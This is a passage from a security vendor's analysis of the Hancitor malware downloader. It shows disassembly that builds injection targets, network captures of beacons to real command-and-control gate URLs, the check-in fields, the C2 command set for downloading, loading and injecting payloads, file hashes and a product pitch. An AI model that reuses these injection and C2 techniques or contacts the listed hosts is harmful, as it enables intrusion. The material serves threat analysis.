mov     [ebp+var_CC], 'aerh'
mov     [ebp+var_C8], 'noCd'
mov     [ebp+var_C4], 'txet'
mov     [ebp+var_C0], bl ; GetThreadContect
call    runExportTable  ; GetThreadContext
mov     [ebp+var_1B0], eax
lea     eax, [ebp+var_88]
mov     [ebp+var_88], 'oWsI'
mov     [ebp+var_84], 'P46w'
mov     [ebp+var_80], 'ecor'
mov     [ebp+var_7C], 'ss'
mov     [ebp+var_7A], bl
push    eax             ; IsWow64Process
push    esi
call    runExportTable  ; IsWow64Process
add     esp, 44h
```

If 64: (%windir%\SysWow64\svchose.exe)

```
loc_36216D1:
mov     [ebp+var_17C], 'niw%'
mov     [ebp+var_178], '%rid'
mov     [ebp+var_174], 'syS\'
mov     [ebp+var_170], '6WOW'
mov     [ebp+var_16C], 'vs\4'
mov     [ebp+var_168], 'sohc'
mov     [ebp+var_164], 'xe.t'
mov     [ebp+var_160], 65h ; 'e'
lea     eax, [ebp+var_17C]
```

If 32: (%windir%\explorer.exe)

```
push    eax
push    0FFFFFFFFh
mov     [ebp+var_790], 10007h
mov     [ebp+var_128], 'niw%'
mov     [ebp+var_124], '%rid'
mov     [ebp+var_120], 'pxe\'
mov     [ebp+var_11C], 'erol'
mov     [ebp+var_118], 'xe.r'
mov     [ebp+var_114], 'e'
mov     [ebp+var_1B4], ebx
call    esi
push    104h
lea     eax, [ebp+var_4C4]
push    eax
cmp     [ebp+var_1B4], ebx
jnz     short loc_36216D1
```

WINWORD.EXE	3744	0.31	16 B/s	21.1 MB	WIN-Q0E5OVVS01	[redacted]	Microsoft Office Word
explorer.exe	2100			97.94 MB	WIN-Q0E5OVVS01		Windows Explorer


Hancitor Protocol

502	HTTP	hoentoftfa.com	/blt/path1.php?v=61	512	no-cac...	text/html; c...	winword:3744
200	HTTP	api.ipify.org	/	15		text/plain	explorer:2100
502	HTTP	hoentoftfa.com	/ls5/gate.php	512	no-cac...	text/html; c...	explorer:2100
502	HTTP	gonynamo.ru	/ls5/gate.php	512	no-cac...	text/html; c...	explorer:2100
502	HTTP	forpartinsa.ru	/ls5/gate.php	512	no-cac...	text/html; c...	explorer:2100


Parameter	Description
GUID	A 19-digit identifier generated with the UuidCreate Windows API (in early versions of the updated Hancitor) or derived from the output of GetAdaptersAddresses Windows API (latest version seen on May 10).
BUILD	A hardcoded 4-digit number that appears to represent the software version. These are not updated in sequential order. Observed build numbers include 2804, and 0905
INFO	The info shows the computer name, account name, and domain in the "[computer name] @ [domain]\[account]" format
IP	External IP address of the infected machine, determined from api.ipify[.]org
TYPE	Hardcoded value set to "1"
WIN	Windows major and minor versions, followed by the system architecture in the "[major].[minor] ([architecture])" format where architecture is x32 or x64.

Source: Research by Proofpoint

Request:



Response:



Commands sent by the C&C server

Commands from previous variants	
{r:[URL]}	Download executable and execute
{l:[URL]}	Download a library(DLL) and load w/ parameter
{n:}	Do nothing
{u:}	Unimplemented


Added commands	
{e:[URL]}	Download a library(DLL) and load w/o parameter
{c:[encrypted config]}	Receive an encrypted "config" and writes it to a file, *<hancitor filename>.cfg*. Config contains list of new C&C addresses.
{b:[URL]}	Download an executable and inject to svchost.exe (previously unimplemented)

Removed commands	
{d:}	Terminate malware process and delete backing file

Source: Research by Fortinet

Use of Clipboard

One final interesting observation: The clipboard is used to save the C2C command, shellcode entry and more via the ***OpenClipboard*** function.



Conclusion

The macro-based evasion techniques in this latest Hancitor wave again demonstrate a) the rapid development progress of the attacker and b) the slower development progress of the defender's mitigation approach. We see new techniques to hide, activate shellcodes and limit attack exposure. File-based solutions are evaded by persisting in memory.

To cope with such sophisticated attacks, we recommend Morphisec's Moving Target Defense approach, in which the attacker will need fail, unable to adapt to a constantly changing target.

HASHs:

45289367ea1ddc0f33e77e2499fde0a3577a5137037f9208ed1cdded92ee2dc2
304212210ac88fff45a9224f6375c268d0816ed99fbd46163de3e48b4d87be50